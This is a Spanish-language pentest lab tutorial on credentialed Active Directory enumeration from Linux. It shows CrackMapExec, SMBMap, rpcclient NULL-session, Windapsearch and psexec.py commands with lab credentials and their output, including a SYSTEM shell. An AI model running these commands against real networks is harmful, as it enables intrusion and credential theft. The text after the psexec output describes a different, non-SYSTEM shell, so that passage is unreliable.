
También podemos obtener una lista completa de los grupos de dominios. Debemos guardar todos los resultados en archivos para poder acceder a ellos fácilmente más tarde para generar informes o utilizarlos con otras herramientas.

### CME - Enumeración de grupos de dominios

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groups
```

A terminal window titled "Enumaración acreditada - desde Linux". The command run is "sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groups". The output shows a list of domain groups:


SMB	IP	Port	Domain	Group	MemberCount
SMB	172.16.5.5	445	ACADEMY-EA-DC01	[*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signature:2022-03-29)	0
SMB	172.16.5.5	445	ACADEMY-EA-DC01	[+] INLANEFREIGHT.LOCAL\forend:Klmcargo2	0
SMB	172.16.5.5	445	ACADEMY-EA-DC01	[+] Enumerated domain group(s)	0
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Administrators	3
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Users	4
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Guests	2
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Print Operators	0
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Backup Operators	1
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Replicator	0

El fragmento anterior enumera los grupos dentro del dominio y la cantidad de usuarios en cada uno. El resultado también muestra los grupos integrados en el controlador de dominio, como **Backup Operators**. Podemos comenzar a anotar los grupos de interés. Tome nota de los grupos clave como **Administrators, Domain Admins, Executives**, cualquier grupo que pueda contener administradores de TI privilegiados, etc. Estos grupos probablemente contendrán usuarios con privilegios elevados que valga la pena analizar durante nuestra evaluación.

## CME - Usuarios conectados

También podemos usar CME para atacar a otros hosts. Veamos lo que parece ser un servidor de archivos para ver qué usuarios están conectados actualmente.

```
sudo crackmapexec smb 172.16.5.130 -u forend -p Klmcargo2 --loggedon-users
```



```
AlejandroGB@htb:~/htb$ sudo crackmapexec smb 172.16.5.130 -u forend -p Klmcargo2 --loggedon-users
[...]
SMB      172.16.5.130  445  ACADEMY-EA-FILE  [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-FILE) (domain:INLANEFREIGHT.LOCAL)
SMB      172.16.5.130  445  ACADEMY-EA-FILE  [+] INLANEFREIGHT.LOCAL\forend:Klmcargo2 (Pwn3d!)
SMB      172.16.5.130  445  ACADEMY-EA-FILE  [+] Enumerated loggedon users
SMB      172.16.5.130  445  ACADEMY-EA-FILE  INLANEFREIGHT\clusteragent          logon_server: ACADEMY-EA-DC01
SMB      172.16.5.130  445  ACADEMY-EA-FILE  INLANEFREIGHT\lab_adm            logon_server: ACADEMY-EA-DC01
SMB      172.16.5.130  445  ACADEMY-EA-FILE  INLANEFREIGHT\svc_qualys        logon_server: ACADEMY-EA-DC01
SMB      172.16.5.130  445  ACADEMY-EA-FILE  INLANEFREIGHT\wLey             Logon_server: ACADEMY-EA-DC01
```

Vemos que muchos usuarios han iniciado sesión en este servidor, lo cual es muy interesante. También podemos ver que nuestro usuario **forend** es un administrador local porque (**Pwn3d!**) aparece después de que la herramienta se autentica correctamente en el host de destino. Un host como este puede ser utilizado como host de salto o similar por usuarios administrativos. Podemos ver que el usuario **svc\_qualys** ha iniciado sesión, a quien identificamos anteriormente como administrador de dominio. Podría ser una victoria fácil si podemos robar las credenciales de este usuario de la memoria o suplantarla.

Como veremos más adelante, **BloodHound** (y otras herramientas como **PowerView**) se pueden utilizar para buscar sesiones de usuario. BloodHound es particularmente potente, ya que podemos usarlo para ver sesiones de usuario de dominio de forma gráfica y rápida de muchas maneras. De todas formas, herramientas como CME son excelentes para una enumeración más específica y para la búsqueda de usuarios.

## Búsqueda de acciones de CME

Podemos utilizar la **--shares** bandera para enumerar los recursos compartidos disponibles en el host remoto y el nivel de acceso que nuestra cuenta de usuario tiene a cada recurso compartido (acceso de LECTURA o ESCRITURA). Ejecutemos esto contra el controlador de dominio INLANEFREIGHT.LOCAL.

## Enumeración de shares: controlador de dominio

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --shares
```

```
AlejandroGB@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --shares
```

SMB	IP	Port	Share	Permissions	Remark
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Administrator	Remote Admin
SMB	172.16.5.5	445	ACADEMY-EA-DC01	C\$	Default share
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Department Shares	READ
SMB	172.16.5.5	445	ACADEMY-EA-DC01	IPC\$	READ
SMB	172.16.5.5	445	ACADEMY-EA-DC01	NETLOGON	READ
SMB	172.16.5.5	445	ACADEMY-EA-DC01	SYSVOL	READ
SMB	172.16.5.5	445	ACADEMY-EA-DC01	User Shares	READ
SMB	172.16.5.5	445	ACADEMY-EA-DC01	ZZZ_archive	READ

Vemos varios recursos compartidos disponibles para nosotros con **READ** acceso. Vale la pena investigar más a fondo los recursos compartidos **Department Shares**, **User Shares** y, ya que pueden contener datos confidenciales, como contraseñas o información de identificación personal. A continuación, podemos investigar los recursos compartidos y rastrear cada directorio en busca de archivos. El módulo buscará en cada recurso compartido legible en el host y enumerará todos los archivos legibles. Probémoslo.

### ZZZ\_archivespider\_plus

#### Spider\_plus

**“Department Shares” es el directorio compartido**

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M spider_plus --share 'Department Shares'
```

```
AlejandroGB@htb[/htb]$ sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M spider_plus --share 'Department Shares'
```

```
SMB      172.16.5.5    445   ACADEMY-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing: 0)
```

```
SPIDER_P... 172.16.5.5  445   ACADEMY-EA-DC01  [*] INLANEFREIGHT.LOCAL\forend:Klmcargo2
```

```
SPIDER_P... 172.16.5.5  445   ACADEMY-EA-DC01  [*] Started spidering plus with option:
```

```
SPIDER_P... 172.16.5.5  445   ACADEMY-EA-DC01  [*]          DIR: ['print$',]
```

```
SPIDER_P... 172.16.5.5  445   ACADEMY-EA-DC01  [*]          EXT: ['ico', 'lnk']
```

```
SPIDER_P... 172.16.5.5  445   ACADEMY-EA-DC01  [*]          SIZE: 51200
```

```
SPIDER_P... 172.16.5.5  445   ACADEMY-EA-DC01  [*]          OUTPUT: /tmp/cme_spider_plus
```

En el comando anterior, ejecutamos la araña contra el **Department Shares**. Cuando se completa, CME escribe los resultados en un archivo JSON ubicado en **/tmp/cme\_spider\_plus/<ip of host>**. A continuación, podemos ver una parte de la salida JSON. Podríamos buscar archivos interesantes, como **web.config** archivos o scripts que puedan contener contraseñas. Si quisieramos investigar más, podríamos extraer esos archivos para ver qué contienen y quizás encontrar algunas credenciales codificadas u otra información confidencial.

```
head -n 10 /tmp/cme_spider_plus/172.16.5.5.json
```

```
AlejandroGB@htb[/htb]$ head -n 10 /tmp/cme_spider_plus/172.16.5.5.json
{
    "Department Shares": {
        "Accounting/Private/AddSelect.bat": {
            "atime_epoch": "2022-03-31 14:44:42",
            "ctime_epoch": "2022-03-31 14:44:39",
            "mtime_epoch": "2022-03-31 15:14:46",
            "size": "278 Bytes"
        },
        "Accounting/Private/ApproveConnect.wmf": {
            "atime_epoch": "2022-03-31 14:45:14",
            "size": "1024 Bytes"
        }
    }
}
<SNIP>
```

CME es potente y este es solo un pequeño vistazo a sus capacidades; vale la pena experimentar más con él contra los objetivos de laboratorio. Utilizaremos CME de diversas maneras a medida que avancemos en el resto de este módulo. Ahora, avancemos y echemos un vistazo a [SMBMap](#).

## SMBMAP

SMBMap es ideal para enumerar recursos compartidos SMB desde un host de ataque Linux. Se puede utilizar para recopilar una lista de recursos compartidos, permisos y contenidos de recursos compartidos si son accesibles. Una vez obtenido el acceso, se puede utilizar para descargar y cargar archivos y ejecutar comandos remotos.

Al igual que CME, podemos usar SMBMap y un conjunto de credenciales de usuario de dominio para verificar si hay recursos compartidos accesibles en sistemas remotos. Al igual que con otras herramientas, podemos escribir el comando **smbmap -h** para ver el menú de uso de la herramienta. Además de enumerar recursos compartidos, podemos usar SMBMap para enumerar directorios de forma recursiva, enumerar el contenido de un directorio, buscar el contenido de archivos y más. Esto puede ser especialmente útil cuando se saquean recursos compartidos para obtener información útil.

### SMBMap para comprobar el acceso

```
smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5
```

```
AlejandroGB@htb[/htb]$ smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5
[+] IP: 172.16.5.5:445 Name: inlanefreight.local
Disk Permissions Comment
-----
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
Department Shares READ ONLY
IPC$ READ ONLY Remote IPC
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share
User Shares READ ONLY
ZZZ_archive READ ONLY
```

Lo anterior nos indicará a qué puede acceder nuestro usuario y sus niveles de permiso. Al igual que nuestros resultados de CME, vemos que el usuario **forend** no tiene acceso al controlador de dominio a través de los recursos compartidos **ADMIN\$** o **C\$** (esto es lo esperado para una cuenta de usuario estándar), pero sí tiene acceso de lectura sobre **IPC\$**, **NETLOGON** y **SYSVOL** que es el valor predeterminado en cualquier dominio. Los otros recursos compartidos no estándar, como **Department Shares** y los recursos compartidos de usuario y archivo, son los más interesantes. Hagamos una lista recursiva de los directorios en el **Department Shares** recurso compartido. Podemos ver, como se esperaba, subdirectorios para cada departamento de la empresa.

### **Lista recursiva de todos los directorios**

```
smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Department Shares' --dir-only
```

```
AlejandroGB@htb[/htb]$ smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R 'Department Shares' --dir-only
[+] IP: 172.16.5.5:445 Name: inlanefreight.local
Disk Permissions Comment
-----
Department Shares READ ONLY
.\Department Shares\*
dr--r--r-- 0 Thu Mar 31 15:34:29 2022 .
dr--r--r-- 0 Thu Mar 31 15:34:29 2022 ..
dr--r--r-- 0 Thu Mar 31 15:14:48 2022 Accounting
dr--r--r-- 0 Thu Mar 31 15:14:39 2022 Executives
dr--r--r-- 0 Thu Mar 31 15:14:57 2022 Finance
dr--r--r-- 0 Thu Mar 31 15:15:04 2022 HR
dr--r--r-- 0 Thu Mar 31 15:15:21 2022 IT
dr--r--r-- 0 Thu Mar 31 15:15:29 2022 Legal
dr--r--r-- 0 Thu Mar 31 15:15:37 2022 Marketing
dr--r--r-- 0 Thu Mar 31 15:15:47 2022 Operations
dr--r--r-- 0 Thu Mar 31 15:15:58 2022 R&D
dr--r--r-- 0 Thu Mar 31 15:16:10 2022 Temp
dr--r--r-- 0 Thu Mar 31 15:16:18 2022 Warehouse
<SNIP>
```

A medida que el listado recursivo se adentra más, le mostrará el resultado de todos los subdirectorios dentro de los directorios de nivel superior. El uso de **--dir-only** proporcionó solo el resultado de todos los directorios y no enumeró todos los archivos. Pruebe esto con otros recursos compartidos en el controlador de dominio y vea lo que puede encontrar.

Ahora que hemos cubierto las acciones, veamos **RPCClient**.

### cliente rpc

[rpcclient](#) es una herramienta muy útil creada para su uso con el protocolo Samba y para proporcionar funcionalidad adicional a través de MS-RPC. Puede enumerar, agregar, cambiar e incluso eliminar objetos de AD. Es muy versátil; solo tenemos que encontrar el comando correcto para ejecutar según lo que queremos lograr. La página del manual de `rpcclient` es muy útil para esto; solo escriba **man rpcclient** en el shell de su host de ataque y revise las opciones disponibles. Veamos algunas funciones de `rpcclient` que pueden ser útiles durante una prueba de penetración.

Debido a las sesiones SMB NULL (que se tratan en profundidad en las secciones sobre la difusión de contraseñas) en algunos de nuestros hosts, podemos realizar una enumeración autenticada o no autenticada utilizando `rpcclient` en el dominio INLANEFREIGHT.LOCAL. Un ejemplo de uso de `rpcclient` desde un punto de vista no autenticado (si esta configuración existe en nuestro dominio de destino) sería:

```
rpcclient -U "" -N 172.16.5.5
```

Código: bash

```
rpcclient -U "" -N 172.16.5.5
```

Lo anterior nos proporcionará una conexión enlazada y deberíamos ver un nuevo mensaje para comenzar a aprovechar el poder de `rpcclient`.

### Sesión NULL de SMB con `rpcclient`

```
[administrator@ea-attack01-/opt/windapsearch]
└─$ rpcclient -U "" -N 172.16.5.5
rpcclient $>
```



We now have a NULL session shell on our DC via MS-RPC!

A partir de aquí, podemos empezar a enumerar una gran cantidad de cosas diferentes. Empecemos por los usuarios del dominio.

## Enumeración rpcclient

Al observar los usuarios en rpcclient, es posible que observe un campo llamado **rid**: al lado de cada usuario. Un [identificador relativo \(RID\)](#) es un identificador único (representado en formato hexadecimal) que utiliza Windows para rastrear e identificar objetos. Para explicar cómo encaja esto, veamos los ejemplos a continuación:

- El [SID](#) del dominio INLANEFREIGHT.LOCAL es: **S-1-5-21-3842939050-3880317879-2865463114**.
- Cuando se crea un objeto dentro de un dominio, el número anterior (SID) se combinará con un RID para crear un valor único utilizado para representar el objeto.
- Por lo tanto, el usuario del dominio **htb-student** con un RID:[0x457] Hex 0x457 sería = decimal **1111**, tendrá un SID de usuario completo de: **S-1-5-21-3842939050-3880317879-2865463114-1111**.
- Esto es exclusivo del **htb-student** objeto en el dominio INLANEFREIGHT.LOCAL y nunca verá este valor emparejado vinculado a otro objeto en este dominio o cualquier otro.

Sin embargo, hay cuentas que notarás que tienen el mismo RID independientemente del host en el que estés. Las cuentas como la del Administrador integrado de un dominio tendrán un RID [administrador] rid:[0x1f4], que, cuando se convierte a un valor decimal, es igual a **500**. La cuenta del Administrador integrado siempre tendrá el valor RID **Hex 0x1f4**, o 500. Este siempre será el caso. Dado que este valor es exclusivo de un objeto, podemos usarlo para enumerar más información sobre él desde el dominio. Probémoslo de nuevo con rpcclient. Probaremos un poco el objetivo del **htb-student** usuario.

## Enumeración de usuarios de RPCCClient por RID


queryuser 0x457

```
rpcclient $> queryuser 0x457
User Name : htb-student
Full Name : Htb Student
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description :
Workstations:
Comment :
Remote Dial :
Logon Time : Wed, 02 Mar 2022 15:34:32 EST
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST
Kickoff Time : Wed, 13 Sep 30828 22:48:05 EDT
Password last set Time : Wed, 27 Oct 2021 12:26:52 EDT
Password can change Time : Thu, 28 Oct 2021 12:26:52 EDT
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
unknown_2[0..31]...
user_rid : 0x457
group_rid: 0x201
acb_info : 0x00000010
fields_present: 0x0fffffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x0000001d
padding1[0..7]...
logon_hrs[0..21]...
```

Cuando buscamos información usando el **queryuser** comando contra el RID **0x457**, RPC devolvió la información del usuario **htb-student** como se esperaba. Esto no fue difícil ya que ya conocíamos el RID de **htb-student**. Si deseábamos enumerar todos los usuarios para recopilar los RID de más de uno, usaríamos el **enumdomusers** comando.

### Enumdomusers

enumdomusers



```
rpcclient $> enumdomusers

user:[administrator] rid:[0x1f4]
user:[guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[lab_adm] rid:[0x3e9]
user:[htb-student] rid:[0x457]
user:[avazquez] rid:[0x458]
user:[pfalcon] rid:[0x459]
user:[fanthony] rid:[0x45a]
user:[wdillard] rid:[0x45b]
user:[lbradford] rid:[0x45c]
user:[sgage] rid:[0x45d]
user:[asanchez] rid:[0x45e]
user:[dbranch] rid:[0x45f]
user:[ccruz] rid:[0x460]
user:[njohnson] rid:[0x461]
user:[mholliday] rid:[0x462]
```

Si lo utiliza de esta manera, se imprimirán todos los usuarios del dominio por nombre y RID. Nuestra enumeración puede ser muy detallada utilizando rpcclient. Incluso podríamos comenzar a realizar acciones como editar usuarios y grupos o agregar los nuestros al dominio, pero esto está fuera del alcance de este módulo. Por ahora, solo queremos realizar la enumeración del dominio para validar nuestros hallazgos. Tómese un tiempo para jugar con las otras funciones de rpcclient y vea los resultados que producen. Para obtener más información sobre temas como SID, RID y otros componentes básicos de AD, valdría la pena consultar el módulo [Introducción a Active Directory](#). Ahora, es hora de sumergirnos en Impacket en todo su esplendor.

### Kit de herramientas de Impacket

Impacket es un conjunto de herramientas versátil que nos proporciona muchas formas diferentes de enumerar, interactuar y explotar los protocolos de Windows y encontrar la información que necesitamos usando Python. La herramienta se mantiene de forma activa y tiene muchos colaboradores, especialmente cuando surgen nuevas técnicas de ataque. Podríamos realizar muchas otras acciones con Impacket, pero solo destacaremos algunas en esta sección; [wmieexec.py](#) y [psexec.py](#). Anteriormente, en la sección de

envenenamiento, tomamos un hash para el usuario **wley** con **Responder** y lo desciframos para obtener la contraseña **transporter@4**. Veremos en la siguiente sección que este usuario es un administrador local en el **ACADEMY-EA-FILE** host. Utilizaremos las credenciales para las próximas acciones.

### Psexec.py

Una de las herramientas más útiles de la suite Impacket es **psexec.py**. Psexec.py es un clon del ejecutable psexec de Sysinternals, pero funciona de forma ligeramente diferente al original. La herramienta crea un servicio remoto cargando un ejecutable con un nombre aleatorio en el **ADMIN\$** recurso compartido del host de destino. Luego, registra el servicio a través de **RPC** y **Windows Service Control Manager**. Una vez establecida, la comunicación se realiza a través de una tubería con nombre, lo que proporciona un shell remoto interactivo como **SYSTEM** en el host de la víctima.

### Usando psexec.py

Para conectarnos a un host con psexec.py, necesitamos credenciales de un usuario con privilegios de administrador local.

```
psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125
```

Código: bash

```
psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125
```

```
[administrator@ea-attack01] -[~]
└─ $psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 172.16.5.125.....
[*] Found writable share ADMIN$.
[*] Uploading file bwRMApse.exe
[*] Opening SVCManager on 172.16.5.125.....
[*] Creating service qJzk on 172.16.5.125.....
[*] Starting service qJzk.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2237]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>systeminfo

Host Name:          ACADEMY-EA-FILE
OS Name:           Microsoft Windows Server 2019 Standard
OS Version:        10.0.17763 N/A Build 17763
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Member Server
OS Build Type:    Multiprocessor Free
Registered Owner:  Windows User
```




Tenga en cuenta que este entorno de shell no es completamente interactivo, por lo que cada comando emitido ejecutará un nuevo cmd.exe desde WMI y ejecutará su comando. La desventaja de esto es que si un defensor vigilante verifica los registros de eventos y observa el ID de evento [4688: Se ha creado un nuevo proceso](#), verá un nuevo proceso creado para generar cmd.exe y emitir un comando. Esto no siempre es una actividad maliciosa ya que muchas organizaciones utilizan WMI para administrar computadoras, pero puede ser un indicio en una investigación. En la imagen de arriba, también es evidente que el proceso se está ejecutando bajo el contexto de usuario **wley** en el host, no como SISTEMA. Impacket es una herramienta inmensamente valiosa que tiene muchos casos de uso. Veremos muchas otras herramientas en el kit de herramientas de Impacket a lo largo del resto de este módulo. Como pentester que trabaja con hosts de Windows, esta herramienta siempre debe estar en nuestro arsenal. Pasemos a la siguiente herramienta, **Windapsearch**.

## Windapsearch

[Windapsearch](#) es otro script de Python útil que podemos usar para enumerar usuarios, grupos y computadoras de un dominio de Windows mediante consultas LDAP. Está presente en el directorio **/opt/windapsearch/** de nuestro host de ataque.

### Ayuda de Windapsearch

```
windapsearch.py -h
```



```
AlejandroGB@htb[~/htb]$ windapsearch.py -h

usage: windapsearch.py [-h] [-d DOMAIN] [--dc-ip DC_IP] [-u USER]
                      [-p PASSWORD] [--functionality] [-G] [-U] [-C]
                      [-m GROUP_NAME] [--da] [--admin-objects] [--user-spns]
                      [--unconstrained-users] [--unconstrained-computers]
                      [--gpos] [-s SEARCH_TERM] [-l DN]
                      [--custom CUSTOM_FILTER] [-r] [--attrs ATTRS] [--full]
                      [-o output_dir]

Script to perform Windows domain enumeration through LDAP queries to a Domain
Controller
```

Tenemos varias opciones con Windapsearch para realizar una enumeración estándar (volcado de usuarios, equipos y grupos) y una enumeración más detallada. La **--da** opción (enumerar miembros del grupo de administradores de dominio) y la **-PU** opción (buscar usuarios privilegiados). La **-PU** opción es interesante porque realizará una búsqueda recursiva de usuarios con membresía de grupo anidada.

### Windapsearch - Administradores de dominio

```
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da
```

```
Enumeración acreditada - desde Linux

AlejandroGB@htb$ python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 --da

[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+] ...success! Bound as:
[+] u:INLANEFREIGHT\forend
[+] Attempting to enumerate all Domain Admins
[+] Using DN: CN=Domain Admins,CN=Users,CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+] Found 28 Domain Admins:

cn: Administrator
userPrincipalName: administrator@inlanefreight.local

cn: lab_adm

cn: Matthew Morgan
userPrincipalName: mmorgan@inlanefreight.local

<SNIP>
```

De los resultados del shell anterior, podemos ver que se enumeraron 28 usuarios del grupo Administradores de dominio. Tome nota de algunos usuarios que ya hemos visto antes y que pueden tener una contraseña hash o de texto sin formato como `wley`, `svc_qualys` y `lab_adm`.

Para identificar más usuarios potenciales, podemos ejecutar la herramienta con la `-PU` bandera y verificar si hay usuarios con privilegios elevados que pueden haber pasado desapercibidos. Esta es una excelente verificación para generar informes, ya que es muy probable que informe al cliente sobre usuarios con privilegios excesivos debido a la membresía de un grupo anidado.

### Windapsearch - Usuarios privilegiados

```
python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 -PU
```

```
Enumeración acreditada - desde Linux

AlejandroGB@htb$ python3 windapsearch.py --dc-ip 172.16.5.5 -u forend@inlanefreight.local -p Klmcargo2 -PU

[+] Using Domain Controller at: 172.16.5.5
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=INLANEFREIGHT,DC=LOCAL
[+] Attempting bind
[+] ...success! Bound as:
[+] u:INLANEFREIGHT\forend
[+] Attempting to enumerate all AD privileged users
[+] Using DN: CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+] Found 28 nested users for group Domain Admins:

cn: Administrator
userPrincipalName: administrator@inlanefreight.local

cn: lab_adm

cn: Angela Dunn
userPrincipalName: adunn@inlanefreight.local

cn: Matthew Morgan
userPrincipalName: mmorgan@inlanefreight.local

cn: Dorothy Click
userPrincipalName: dclick@inlanefreight.local

<SNIP>

[+] Using DN: CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
[+] Found 3 nested users for group Enterprise Admins:

cn: Administrator
userPrincipalName: administrator@inlanefreight.local

cn: lab_adm

cn: Sharepoint Admin
userPrincipalName: sp-admin@INLANEFREIGHT.LOCAL

<SNIP>
```

Notarás que realizó mutaciones contra nombres de grupos elevados comunes en diferentes idiomas. Este resultado ofrece un ejemplo de los peligros de la pertenencia a grupos anidados, y esto se hará más evidente cuando trabajemos con gráficos de BloodHound para visualizarlo.

### **Bloodhound.py**


Una vez que tenemos las credenciales de dominio, podemos ejecutar el ingeridor [BloodHound.py](#) desde nuestro host de ataque Linux. BloodHound es una de las herramientas más impactantes, si no la más impactante, jamás lanzada para auditar la seguridad de Active Directory, y es enormemente beneficiosa para nosotros como evaluadores de penetración. Podemos tomar grandes cantidades de datos que llevarían mucho tiempo analizar y crear representaciones gráficas o "rutas de ataque" de adónde puede conducir el acceso con un usuario en particular. A menudo encontraremos fallas matizadas en un entorno de AD que se habrían pasado por alto sin la capacidad de ejecutar consultas con la herramienta GUI BloodHound y visualizar problemas. La herramienta usa [la teoría](#) de grafos para representar visualmente las relaciones y descubrir rutas de ataque que habrían sido difíciles, o incluso imposibles, de detectar con otras herramientas. La herramienta consta de dos partes: el [recopilador SharpHound](#) escrito en C# para su uso en sistemas Windows, o para esta sección, el recopilador BloodHound.py (también conocido como [ingestor](#)) y la herramienta GUI [BloodHound](#) que nos permite cargar datos recopilados en forma de archivos JSON. Una vez cargados, podemos ejecutar varias consultas predefinidas o escribir consultas personalizadas utilizando [el lenguaje Cypher](#). La herramienta recopila datos de AD, como usuarios, grupos, computadoras, membresía de grupos, GPO, ACL, confianzas de dominio, acceso de administrador local, sesiones de usuario, propiedades de computadora y usuario, acceso RDP, acceso WinRM, etc.

